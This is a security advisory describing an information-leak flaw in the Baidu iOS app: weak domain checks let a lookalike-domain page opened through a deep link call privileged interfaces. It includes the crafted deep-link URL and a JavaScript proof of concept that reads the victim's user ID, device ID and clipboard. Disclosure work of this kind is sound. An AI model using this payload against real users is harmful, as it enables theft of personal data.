

# An information leak vulnerability in the iOS version of Baidu app


## Brief Description

The iOS version of the Baidu app supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found a **flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Baidu app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's UserID, DeviceID** and **accessing victim's clipboard**.

## Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **baiduboxapp://browse?url=http://attackbaidu.com/baidu/atkBaidu.html**. Here, **"attackbaidu.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Baidu's official domain name **"baidu.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackbaidu.com, but modified the DNS rules in the local area network to map attackbaidu.com to our own website.

When the victim clicks on this URL

(<baiduboxapp://browse?url=http://attackbaidu.com/baidu/atkBaidu.html>), it directs the victim to the Baidu app and opens the webpage <http://attackbaidu.com/baidu/atkBaidu.html> within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's UserID, DeviceID** and **accessing victim's clipboard..**



```
setTimeout(function() {  
    fetchData('baiduboxapp://v14/account/getZid?callback=callback_getZid');  
    fetchData('baiduboxapp://utils?action=getcuid&func=callback_getCuid');  
    fetchData('baiduboxapp://v11/utils/getIdfa?callback=callback_getIdfa');  
    document.getElementById("Vibrate").onclick = function () {  
        fetchData('baiduboxapp://device/vibrate?callback=callback_vibrate');  
    }  
    document.getElementById("AccessClipboard").onclick = function () {  
        fetchData('baiduboxapp://utils/getClipboardData?callback=callback_accessClipboard');  
    }  
}, 500);
```

## Impact of the Vulnerability

**Scope of the vulnerability:** Baidu app iOS v13.67 (the latest version as of 2024-10-07).

**Consequences of the vulnerability:** Information disclosure.

## Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.